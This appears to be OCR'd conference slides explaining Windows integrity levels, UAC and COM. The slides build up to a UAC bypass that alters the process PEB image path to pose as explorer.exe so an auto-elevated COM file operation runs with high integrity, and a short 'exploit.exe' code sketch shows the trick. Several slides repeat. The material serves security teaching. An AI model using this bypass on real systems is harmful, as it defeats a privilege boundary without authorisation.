


cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\High Mandatory Level

$ icacls .\file.txt /setintegritylevel High

           processed file: .\file.txt
           Successfully processed 1 files; Failed processing 0 files
```


# Fun fact about integrity levels

## For Windows Vista™ and later



cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory Level

$ echo "Hello world" > .\file.txt

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control
           Mandatory Label\High Mandatory Level:(NW)
```




cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\High Mandatory Level

$ icacls .\file.txt /setintegritylevel High

           processed file: .\file.txt
           Successfully processed 1 files; Failed processing 0 files
```


# Fun fact about integrity levels

## For Windows Vista™ and later



cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\Medium Mandatory Level

$ echo "Hello world" > .\file.txt

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control

$ icacls.exe .\file.txt
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           DSK-NL-001\tijme:(I)(F) ← Full Control
           Mandatory Label\High Mandatory Level:(NW)

$ echo "Extra text" >> .\file.txt
           Access to the path ‘file.txt' is denied.
```



cmd.exe (DSK-NL-001\tijme)

```
$ whoami /groups | FINDSTR "Label"
           Mandatory Label\High Mandatory Level

$ icacls .\file.txt /setintegritylevel High

           processed file: .\file.txt
           Successfully processed 1 files; Failed processing 0 files
```

# From an attacker perspective

## You need to bypass UAC to, for example, …

- Write to C:\ or C:\Windows
- Load a kernel driver
- Impersonate another user
- And much more …


# So how do we bypass UAC?

## Why don’t we just…

Use the CMSTPLua COM-object & CMLua interface to bypass UAC?


# Component Object Model (COM)

*How to com municate*



# What is COM?

- An inter-process communication standard.
- Comparable to an HTTP API.
  - A client (e.g. `client.exe`) invokes a function in a server (COM object, e.g. `FileOperations.dll`).
  - With COM, client & server are often on the same machine.
  - With Distributed COM (DCOM), client & server are on different machines.
- COM is a binary interface standard.
  - The server (COM object) is hot swappable!


client.exe
Creates an object via GUID (CLSID)
Access to all functions in object
Windows COM
If authorized, object is created
Reference to created object
COM object
Object interaction via RPC

# Regular interface (non-hot swappable example)

## Copying a file using your own source code interface.

FileSystemLibrary.obj

```
void MoveFile(char* src, char* dst) {
    CopyFile(src, dst);
    DeleteFile(src);
}
```

MoveFile.exe (statically linked with FileSystemLibrary.obj)

```
#include <FileSystemLibrary.h>

void main() {
    MoveFile("C:\a.txt", "C:\b.txt");
}
```

# Regular interface (non-hot swappable example)

## Copying a file using your own source code interface.

FileSystemLibrary.obj

```
void MoveFile(char* src, char* dst) {
    CopyFile(src, dst);
    DeleteFile(src);
}
```

MoveFile.exe (statically linked with FileSystemLibrary.obj)

```
#include <FileSystemLibrary.h>

void main() {
    MoveFile("C:\a.txt", "C:\b.txt");
}
```

# Binary interface (hot swappable example)

## Copying a file using your own source code interface.

Some COM interface implementation in Windows

```
void MoveFile(char* src, char* dst) {
    CopyFile(src, dst);
    DeleteFile(src);
}
```

MoveFile.exe

```
#include <FileSystemCOM.h>

void main() {
    // Initialzies COM
    CoInitialize();

    // Create COM file system interface
    CoCreateInstance(MY_COM_INTERFACE_GUID, (void**) &iFileOperation);

    // Perform move file
    iFileOperation->MoveFile("C:\a.txt", "C:\b.txt");
    iFileOperation->PerformOperations();
}
```

# Binary interface (hot swappable example)

## Copying a file using your own source code interface.

Some COM interface implementation in Windows

```
void MoveFile(char* src, char* dst) {
    CopyFile(src, dst);
    DeleteFile(src);
}
```

MoveFile.exe

```
#include <FileSystemCOM.h>

void main() {
    // Initialzies COM
    CoInitialize();

    // Create COM file system interface
    CoCreateInstance(MY_COM_INTERFACE_GUID, (void**) &iFileOperation);

    // Perform move file
    iFileOperation->MoveFile("C:\a.txt", "C:\b.txt");
    iFileOperation->PerformOperations();
}
```

# Binary interface (hot swappable example)

## Copying a file using the FileOperation interface

```
HRESULT CopyFile(PCWSTR source, PCWSTR destinationFolder, PCWSTR destinationName) {
    HRESULT hResult;
    IFileOperation* iFileOperation = NULL;
    IShellItem* iComSourceFile = NULL;
    IShellItem* iComDestinationFolder = NULL;

    // Let Windows know we'll use COM on the current thread
    CoInitialize(NULL);

    // Create IFileOperation interface
    CoCreateInstance(&CLSID_FileOperation, NULL, CLSCTX_ALL, &IID_IFileOperation, (void**) &iFileOperation);

    // Create object for source file to copy
    SHCreateItemFromParsingName(source, NULL, &IID_IShellItem, (void**) &iComSourceFile);

    // Create object for destination folder.
    SHCreateItemFromParsingName(destinationFolder, NULL, &IID_IShellItem, (void**) &iComDestinationFolder);

    // Create job to copy the file
    iFileOperation->CopyItem(iComSourceFile, iComDestinationFolder, destinationName, NULL);

    // Perform the job
    iFileOperation->PerformOperations();
}
```


# Component Object Model (COM)

## Listing COM objects and interfaces

- There are many objects, and interfaces to talk with objects.

`HKEY_CLASSES_ROOT\CLSID`

`HKEY_CLASSES_ROOT\Interface`



Computer\HKEY_CLASSES_ROOT\CLSID\{3ad05575-8857-4850-9277-11b85bdb8e09}

```
{3A8CCCBC-0EFD-43a3-B838-F38A552BA237}
{3A9428A7-31A4-45E9-9EFB-E055BF7BB3DB}
{3A965ED4-0E14-4A1B-A71E-972F1C1044F6}
{3ad05575-8857-4850-9277-11b85bdb8e09}
{3AD33743-429F-4DE2-8B95-58FA5C727515}
{3ADCE5CC-13C8-4573-B328-ED438EB694F9}
{3ADD1653-EB32-4cb0-BBD7-DFA0ABB5ACCA}
{3AE86B20-7BE8-11D1-ABE6-00A0C905F375}
{3AF1251F-9B5A-4F53-9B6D-B0B71E02006E}
{3AFEA1D5-6518-4BE3-B12D-ED3325DF0515}
{3B0398C9-7812-4007-85CB-18C771F2206F}
{3B06E945-E47C-11CD-8701-00AA003F0F07}
{3B06E947-E47C-11CD-8701-00AA003F0F07}
{3B06E949-E47C-11CD-8701-00AA003F0F07}
{3B06E94B-E47C-11CD-8701-00AA003F0F07}
{3B06E94D-E47C-11CD-8701-00AA003F0F07}
{3B06E94F-E47C-11CD-8701-00AA003F0F07}
{3B06E951-E47C-11CD-8701-00AA003F0F07}
{3B06E953-E47C-11CD-8701-00AA003F0F07}
{3B06E955-E47C-11CD-8701-00AA003F0F07}
{3B06E957-E47C-11CD-8701-00AA003F0F07}
```

| Naam | Type | Gegevens |
|---|---|---|
| ab (Standaard) | REG_SZ | Copy/Move/Rename/Delete/Link Object |
| ab AppID | REG_SZ | {3ad05575-8857-4850-9277-11b85bdb8e09} |
| ab LocalizedString | REG_EXPAND_SZ | @%SystemRoot%\system32\shell32.dll,-50176 |


# Component Object Model (COM)

## The juicy stuff

- COM & UAC work nicely together!
- For example, some COM interaction can be “auto elevated”.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList
```

  - Constraint: Caller must be a Microsoft binary.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList

- Tracing
- UAC
  - COMAutoApprovalList
- Update
- VersionsList
- Virtualization
- VolatileNotifications
- WbemPerf
- WiFiDirectAPI
- Windows
- Winlogon
- WinSAT
- WinSATAPI
- WirelessDocking
- WOF
- WUDF
- Windows Photo Viewer

| Naam | Type | Gegevens |
|---|---|---|
| {3ad05575-8857-4850-9277-11b85bdb8e09} | REG_DWORD | 0x00000001 (1) |
| {3E5FC7F9-9A51-4367-9063-A120244FBEC7} | REG_DWORD | 0x00000001 (1) |
| {434A6274-C539-4E99-88FC-44206D942775} | REG_DWORD | 0x00000001 (1) |
| {46C166AA-3108-11D4-9348-00C04F8EEB71} | REG_DWORD | 0x00000001 (1) |
| {4A3F2F56-454A-4CC5-9734-BB7D8141AC0A} | REG_DWORD | 0x00000001 (1) |
| {4A6B8BAD-9872-4525-A812-71A52367DC17} | REG_DWORD | 0x00000001 (1) |
| {4b360c3c-d284-4384-abcc-ef133e1445da} | REG_DWORD | 0x00000001 (1) |
| {4BC67F23-D805-4384-BCA3-6F1EDFF50E2C} | REG_DWORD | 0x00000001 (1) |
| {4D111E08-CBF7-4f12-A926-2C7920AF52FC} | REG_DWORD | 0x00000001 (1) |
| {4DF929E7-4C5E-4587-A598-7ED7B3D6E462} | REG_DWORD | 0x00000001 (1) |
| {513D916F-2A8E-4F51-AEAB-0CBC76FB1AF8} | REG_DWORD | 0x00000001 (1) |
| {514B5E31-5596-422F-BE58-D804464683B5} | REG_DWORD | 0x00000001 (1) |
| {51a1467f-96a2-4b1c-9632-4b4d950fe216} | REG_DWORD | 0x00000001 (1) |
| {59347292-B72D-41F2-98C5-E9ACA1B247A2} | REG_DWORD | 0x00000001 (1) |
| {5C917E9C-0B2F-40D6-928B-5C43FDB16DF4} | REG_DWORD | 0x00000001 (1) |

# Component Object Model (COM)

## The juicy stuff

- "`Is CopyFile caller a Microsoft binary`" check is weak.
    - COM uses the Process Status API (PSAPI) to verify calling process.
        - Image path must e.g. be "c:\windows\system32\explorer.exe".
    - 😈 We can alter the PEB of our own process and instruct COM to elevate! 😈

`exploit.exe`


```
PEB* NtGetPeb() {
    return (void*) __readgsqword(0x60);
}

void main() {
    NtGetPeb()->ProcessParameters->ImagePathName = "c:\Windows\System32\explorer.exe";
     ...
    iFileOperation->CopyFile(src, dst, ...);
}
```

# Component Object Model (COM)

## Another (auto)elevating COM object

- Reversing the callable functions in undocumented auto elevated COM objects.

